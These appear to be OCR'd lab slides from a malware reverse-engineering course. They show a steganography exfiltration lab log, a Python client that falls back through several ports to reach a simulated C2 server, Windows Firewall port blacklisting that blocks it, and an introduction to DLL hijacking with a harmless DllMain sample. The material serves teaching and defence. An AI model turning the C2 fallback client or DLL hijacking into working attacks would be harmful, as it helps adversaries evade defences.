Connected to 192.168.215.154,8090
Image 'image1.jpeg' downloaded from 192.168.215.154,8090
Executing power_decode.ps1 script...
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
Checking the first word of secret.txt...
The first word of the secret message is not 'Monitor'.
The first word of the secret message is 'FindFirstFileA'.
File sent successfully over TCP.
(base) PS C:\Users\phane\OneDrive\Desktop\steg\trial> |
```

1.3. Host Connector Template

PYTHON CODE FOR CONNECTOR:

The code here maintains a hardcoded array of different ports for a given IP address. The ports essentially behave as different servers in our case.
The array is iterated over to make sure that the client can find a server(at a specific port) to connect to.

```python
import socket

# Server IP and list of ports to try
server_ip = '192.168.167.79'  # Change this to your server's IP
ports_to_try = [9000, 8000, 8080, 80]

def connect_to_server(ip, port):
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREA
    try:
        client_socket.connect((ip, port))
        return client_socket
    except Exception as e:
        print(f"Error while connecting to port {port}: {e}")
        return None
def main():
    connected_socket = None

    for port in ports_to_try:
        connected_socket = connect_to_server(server_ip, port)
        if connected_socket:
            print(f"Connected to server on port {port}")
            break
```

TRY-EXCEPT blocks are used to handle any **errors** and exceptions, thereby ensuring that at least one of the available ports/servers can be connected to.

Malware samples associated with C2 connections often hold **obfuscated versions** of the C2 servers (IP address/ domain name etc.).

1.3. Port Blacklisting


IP BLACKLISTING:

IP blacklisting involves blocking specific IP addresses, restricting their access from or to a system.
It is used to prevent data transmission between specific IP addresses or ports.

Used to prevent known **malicious IP addresses** from accessing a network, thereby enhancing defense against cyber threats.

In Windows, IP blacklisting is done using **Windows Firewall** by adding specific malicious IP addresses to the firewall's **block list**.

Communication with IP can be thwarted based on firewall rules, **egress rules** for outbound traffic, and **ingress rules** for incoming traffic.




1.3. Port Blacklisting

PORT BLACKLISTING :


Port blacklisting involves **prohibiting** communication through **specific network ports**, preventing data from flowing through those designated channels. Port blacklisting is more refined and granular compared to IP blacklisting.

Defenders can use port blacklisting to prevent **unauthorized access** to **vulnerable services or applications**, **reducing the attack surface** and **mitigating potential threats** that exploit known vulnerabilities associated with certain ports like Server Message Block (SMB) port (port 445) which was exploited by **WannaCry** malware.


It can be defined as one among the most prominent defense mechanisms used to protect against C2 interactions.




1.3. Port Blacklisting- 7a Victim Side




Connecting via port 9000



Attacker receives conn. at port 9000




Port blacklisting 9000 on Windows Firewall



Blacklisted port 9000 – malicious code tries next port no. - 8000

1.3. Port Blacklisting- 7a Victim Side




Blacklisting all possible ports used to connect to Command & Control (C2) server


```
C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week1(steg_portblack)\p
ort_blacklist>python client0.py
Error while connecting to port 9000: [WinError 10013] An attempt was made to
 access a socket in a way forbidden by its access permissions
Error while connecting to port 8000: [WinError 10013] An attempt was made to
 access a socket in a way forbidden by its access permissions
Error while connecting to port 8080: [WinError 10013] An attempt was made to
 access a socket in a way forbidden by its access permissions
Error while connecting to port 80: [WinError 10013] An attempt was made to a
ccess a socket in a way forbidden by its access permissions
Couldn't connect to any port.
```

All possible ports are blacklisted – No C2 connection – Defence Mechanism

1.3. Port Blacklisting- 7a Victim Side



1.3. Port Blacklisting- 7b Attacker Side



Conclusion: Advanced C2 and Port Hosting

CONCEPTS LEARNT

A) **Wireshark and ProcMon** are important tools used to observe network activity. They display the connections initiated, the packets exchanged and other metadata associated with network activity.

B) Malware samples are designed to connect to more than one C2 server. They must be reverse engineered and all obfuscated IP addresses must be deciphered. This can be done either statically or dynamically.

C) Malware authors can use custom encryption schemes to encrypt the data they exfiltrate. Relying solely on packet information will not be sufficient, system events must be checked to identify what information was extracted.

D) The corresponding IP addresses of the C2 servers can be blocked by defenders to protect against exfiltration.

2. DLL Hijacking

What are DLLs?

DLLs (Dynamic Link Libraries) in Windows are **shared libraries** that contain **code and data** that can be used by multiple applications. They are used to share code and resources between applications, making them more efficient and easier to maintain.

What is DLL Hijacking?

DLL hijacking is a technique used to **load malicious code** for the purposes of **defense evasion, persistence and privilege escalation.** Rather than execute malicious code directly via an executable file, adversaries will leverage a legitimate application to load a malicious DLL file.

Malware Protection using Reverse Engineering


2. DLL Hijacking

Dynamic Link Library (DLL) -

A DLL, or **Dynamic Link Library**, is a file containing **code and data** that multiple programs can use **simultaneously.**

DLL HIJACKING -

DLL hijacking involves **manipulating the DLL search process** to load a **malicious DLL** instead of the expected legitimate one, allowing attackers to carry out malicious activities within the **context of a trusted application** or process.



2. DLL Hijacking

DLL MAIN FUNCTION -

The **`DllMain`** function is a **special entry point function within a DLL**. It is invoked by the Windows operating system when the DLL is loaded into memory or unloaded.

dllmain.cpp

MalwareDLL (Global Scope)

```cpp
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    BOOL execute = FALSE;
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        execute = TRUE;
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }

    if (execute) {
        MessageBoxA(0, "This is injected from DLL", "Peter Malware", 0);
    }
    return TRUE;
}
```

How is this exploited?

Attackers fill the DLLMain function with all the **malicious activities** that have to be carried out. As soon as the DLL is loaded into memory, those actions are executed.

The attacker has to just load this DLL into memory; they don't even need to **use/ define** any DLL functions!

2. Types of DLL Hijacking

2.1. Search Order DLL Hijacking

2.2. App Init DLL Hijacking


2.3. Image File Execution Options (IFEO)

2.1. Search order DLL Hijacking

